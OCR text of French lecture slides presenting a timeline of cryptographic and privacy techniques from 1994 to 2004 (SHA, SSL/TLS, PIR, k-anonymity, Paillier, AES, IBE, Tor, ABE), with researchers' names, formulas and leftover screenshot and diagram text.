
Secure Hash Algorithm (SHA-0)



F. Chabaud et A. Joux, "*Differential collisions in SHA-0*, CRYPTO'98.

A5/1 : 1994

Chiffrement par flots pour les GSM.



$$x^{19} + x^{18} + x^{17} + x^{14} + 1$$

$$x^{22} + x^{21} + 1$$

$$x^{23} + x^{22} + x^{21} + x^{8} + 1$$


Broadcast Encryption : 1994

Amos Fiat


Moni Naor

SSL 1.0 : 1994

Secure Socket Layer, version théorique



SSL 2.0 : 1995



Netscape - [Version 2.02]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Reload Images Open Print Find Stop
Location: about:
What's New! What's Cool! Handbook Net Search Net Directory Software
Netscape Navigator (TM)
Version 2.02
Copyright © 1994-1995 Netscape Communications Corporation, All rights reserved.
This software is subject to the license agreement set forth in the license. Please read and agree to all terms before using this software.
Report any problems through the feedback page.
NETSCAPE
Netscape Communications, Netscape, Netscape Navigator and the Netscape Communications logo are trademarks of Netscape Communications Corporation.
JAVA COMPATIBLE
Contains Java™ software developed by Sun Microsystems, Inc.
Copyright © 1992-1995 Sun Microsystems, Inc. All Rights Reserved.
RSA
PUBLIC KEY CRYPTOSYSTEM
Contains security software from RSA Data Security, Inc.
Copyright © 1994 RSA Data Security, Inc. All rights reserved.
This version supports International security with RSA Public Key Cryptography, MD2, MD5, RC4.
Any provision of Netscape Software to the U.S.Government is with "Restricted rights" as follows: Use, duplication or disclosure by the Government is subject to restrictions set forth in subparagraphs (a) through (d) of the Commercial Computer Restricted Rights clause at FAR 52.227-19 when applicable, or in subparagraph (c) (1) (ii) of the Rights in Technical Data and Computer Software clause at DFARS 252.227-7013, and in similar clauses in the NASA FAR Supplement. Contractor/manufacturer is Netscape Communications Corporation, 501 East Middlefield Road, Mountain View, California, 94043.


Private Information Retrieval (PIR) : 1995 & 1997


B. Chor


O. Goldreich



E. Kushilevitz


M. Sudan



Puis, 1997 Kushilevitz et Ostrovsky


Oblivious RAM : 1996



O. Goldreich

Ostrovsky

SHA-1 : 1996


A
B
C
D
E
F
<<<5
<<<30
Wt
Kt
A
B
C
D
E


NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

SSL 3.0 : 1996

k-anonymity : 1998

Activité	Age	Maladie
M2	[22,23]	Cancer
M2	[22,23]	Aveugle
M2	[22,23]	VIH
PhD	[24,27]	Cancer
PhD	[24,27]	Allergies
PhD	[24,27]	Allergies
L	[20,21]	Cancer
L	[20,21]	Cancer
L	[20,21]	Cancer

3-Anonymat : Activité et l'âge sont généralisées

Pierangela Samarati

Latanya Sweeney

Chiffrement Partiellement Homomorphique : 1999


$$\{a\}_{pk} \times \{b\}_{pk} = \{a + b\}_{pk}$$

Pascal Pailler


Chiffrement de m : $c = (1 + N)^m \cdot r^N \mod N^2$

TLS 1.0 : 1999


TLS
Transport
Layer Security
ctrl
alt


Internet Options
General
Security
Privacy
Content
Connections
Programs
Advanced
Settings
Enable Integrated Windows Authentication*
Enable memory protection to help mitigate online attacks
Enable native XMLHTTP support
Phishing Filter
Disable Phishing Filter
Turn off automatic website checking
Turn on automatic website checking
Use SSL 2.0
Use SSL 3.0
Use TLS 1.0
Warn about certificate address mismatch*
Warn if changing between secure and not secure mode
Warn if POST submittal is redirected to a zone that does n
*Takes effect after you restart Internet Explorer
Restore advanced settings
Reset Internet Explorer settings
Deletes all temporary files, disables browser add-ons, and resets all the changed settings.
Reset...
You should only use this if your browser is in an unusable state.
OK
Cancel
Apply

Symmetric Searcheable Encryption (SSE) : 2000




Dawn X. Song

David A. Wagner

Adrian Perrig

Advanced Encryption Standard (AES) : 2000

Rijndael par Joan Daemen et Vincent Rijmen




IBE : Boneh–Franklin 2001

Identity Based Encryption

$$e(g^a, g^b) = e(g, g)^{ab}$$


TOR : 20 septembre 2002

The Onion Routing




Roger Dingledine et Nick Mathewson

SHA-2 : 2002


A
B
C
D
E
F
G
H
Ch
Σ1
Ma
Σ0
W_t
K_t
A
B
C
D
E
F
G
H


NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

TriParty de JOUX: 2002



"*A One Round Protocol for Tripartite Diffie–Hellman*"


Antoin Joux

ABE : 2004

Idée de Adi Shamir 1984

Amit Sahai

Brent Waters



